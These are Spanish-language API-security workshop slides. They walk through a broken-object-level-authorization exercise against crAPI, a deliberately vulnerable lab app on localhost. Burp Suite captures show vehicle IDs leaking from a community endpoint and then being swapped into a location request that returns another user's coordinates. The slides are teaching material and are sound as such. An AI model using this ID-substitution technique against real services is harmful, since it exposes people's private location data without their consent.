
Request attributes Request headers Response headers

Memory: 126.3MB

# WALKTHROUGH

---

- Obtengamos la ubicación de otro usuario.
- Vamos a Community



# WALKTHROUGH

- Analizamos el request en Burp.
- Vemos que se comparten Vehicle Ids de los usuarios.

The screenshot shows the Burp Suite interface with several tabs at the top: Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Target' tab is selected. Below the tabs, there are three buttons: Site map, Scope, and Issue definitions. A search bar with the placeholder 'Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders' is present. On the left, a tree view shows network traffic categorized by host: http://localhost:8888, https://maps.google.com, https://maps.googleapis.com, https://maps.gstatic.com, and https://www.google.com. The main pane displays a table of captured requests. The columns are Host, Method, URL, Params, Status Code, Length, MIME type, Title, Notes, and Time. The table contains 11 rows of data. The 'Request' and 'Response' panes are expanded on the right, showing the raw HTTP exchange. The 'Request' pane shows a GET request to '/community/api/v2/community/posts/recent'. The 'Response' pane shows the JSON response, which includes a list of posts and a single post detail. The 'Inspector' pane on the far right shows the structure of the JSON response, highlighting fields like 'id', 'title', 'content', 'author', and 'comments'. The bottom of the interface shows the 'Event log (1)' and 'All issues' buttons, along with memory usage information: 'Memory: 120.9MB'.

Host	Method	URL	Params	Status Code	Length	MIME type	Title	Notes	Time
http://localhost:8888	GET	/community/api/v2/community/posts/recent		200	1310	JSON			15:
http://localhost:8888	GET	/dashboard		200	3138	HTML	crAPI		15:
http://localhost:8888	POST	/identity/api/auth/login		200	960	JSON			15:
http://localhost:8888	GET	/identity/api/v2/user/dashboard		200	599	JSON			15:
http://localhost:8888	GET	/identity/api/v2/vehicle/bd986ab-8281-4456-a1f0-d624dc66fb33/location		200	567	JSON			15:
http://localhost:8888	GET	/identity/api/v2/vehicle/vehicles		200	1418	JSON			15:
http://localhost:8888	GET	/manifest.json		200	801	JSON			15:
http://localhost:8888	GET	/static/2/ehbrf5ce0.chunk.js		200	1523756	JSON			15:

**Request**

Pretty Raw Hex

```
1 GET /community/api/v2/community/posts/recent
HTTP/1.1
2 Host: localhost:8888
3 sec-ch-ua: "Chromium";v="123", "Not-A-Brand";v="1"
4 Content-Type: application/json
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJhbGciOiJSUzIiNiJ9eyJzdWJtIoiJtYXRvOG93YXNwLmNvbSI
sInJvbGUiOiJ1c2VyIiwidWF0IjoxNzEzMjk1NzA1LC1leHA1OjE
3NT1401Y1MD09, opqk-m0V1e2KvT5a255YD1wGSyK3g6cAp5bd
rx8A70Y3Xj7TMxhjls-FzyT5lq91b0vwMhQ13a1tHd7z-XHgp
ZKQ34-BK-vgmF0AS18qtWC3mxH11vftfXM0DT8MhJR8JXt10r1B
5FB5DwxzW365GdM1Y5GTb0fJMtq1J7dRhZn1zhu1srw_a1_wv
NTA191JJKAk_uZPAvQJZCL_1zVx760hzxtmWh3o7Wff5vTWRP90
VmmbaTMtaexS1qtDAp7uhrsFeo0wLZvSpueJ53pg0Aho2AMK
S8cf1L0xpBI0XbuUvGUvNHqsG2VE80V5BAtSPv/s1g
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
8 sec-ch-ua-platform: "macOS"
9 Accept: */
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:8888/forum
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```


**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Tue, 16 April 2024 18:38:11 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type,
Content-Length, Accept-Encoding, X-CSRF-Token,
Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS,
PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 945
10
11 [
12 {
13     "id": "NLxXPesWdDDbSBsNvGemRR",
14     "title": "Title 3",
15     "content": "Hello world 3",
16     "author": {
17         "nickname": "Robot",
18         "email": "robot001@example.com",
19         "vehicleId": "4bae9968-ec7f-4de3-a3a0-ba1b2ab5e5e5",
20         "profile_pic_url": "",
21         "created_at": "2024-04-16T12:43:00.665Z"
22     },
23     "comments": [
24     ],
25     "authorId": 3,
26     "createdAt": "2024-04-16T12:43:00.665Z"
27 }
```

# WALKTHROUGH

- Seleccionamos el request de location y lo enviamos al repeater de burp
- Modificamos el id del vehículo por el id objetivo  
Ej: cd515c12-0fc1-48ae-8b61-9230b70a845b



# WALKTHROUGH

- Obtenemos como respuesta la ubicación del vehículo objetivo

```
{  
  "carId": "cd515c12-0fc1-48ae-8b61-9230b70a845b",  
  "vehicleLocation": {  
    "id": 17,  
    "latitude": "31.284788",  
    "longitude": "-92.471176"  
  },  
  "fullName": "Pogba"  
}
```

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Target: http://localhost:8888

Request

```
GET /identity/api/v2/vehicle/cd515c12-0fc1-48ae-8b61-9230b70a845b/location  
HTTP/1.1  
Host: localhost:8888  
sec-ch-ua: "Chromium";v="123", "Not-A-Brand";v="8"  
Content-Type: application/json  
sec-ch-ua-mobile: ?0  
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9eyJzdW1tioJtYXRvG93YXNwLmNvbSisInJvbGUoIj1c2VyiwiawF0IjoxNzEzMjkwNzA1LCJleHAiOjE3MTM4OTY1MDV9.eyJkYmFhYmF0Ij0K  
sec-ch-ua-platform: "macOS"  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Accept: */*  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: http://localhost:8888/dashboard  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.9  
Connection: close
```

Response

```
HTTP/1.1 200  
Server: openresty/1.17.8.2  
Date: Tue, 16 Apr 2024 18:44:54 GMT  
Content-Type: application/json  
Connection: close  
Vary: Origin  
Vary: Access-Control-Request-Method  
Vary: Access-Control-Request-Headers  
X-Content-Type-Options: nosniff  
X-XSS-Protection: 1; mode=block  
Cache-Control: no-cache, no-store, max-age=0, must-revalidate  
Pragma: no-cache  
Expires: 0  
X-Frame-Options: DENY  
Content-Length: 143  
{  
  "carId": "cd515c12-0fc1-48ae-8b61-9230b70a845b",  
  "vehicleLocation": {  
    "id": 17,  
    "latitude": "31.284788",  
    "longitude": "-92.471176"  
  },  
  "fullName": "Pogba"  
}
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 15
- Response headers: 14

Notes

# RECURSOS EXTRAS

---

- Listado de herramientas de Api Security:  
[https://owasp.org/www-community/api\\_security\\_tools](https://owasp.org/www-community/api_security_tools)
- Ejercicios Free: <https://application.security/free/owasp-top-10-API>
- Repo sobre el workshop:  
<https://github.com/matoferreira/APISecWorkshop>

# CONTACTO

---

- [mferreira@lugapel.com](mailto:mferreira@lugapel.com)
- <https://www.linkedin.com/in/matoferreira/>



# FEEDBACK

---

- <https://forms.gle/e6VW2FoWG1KHpgFg7>



# Q&A

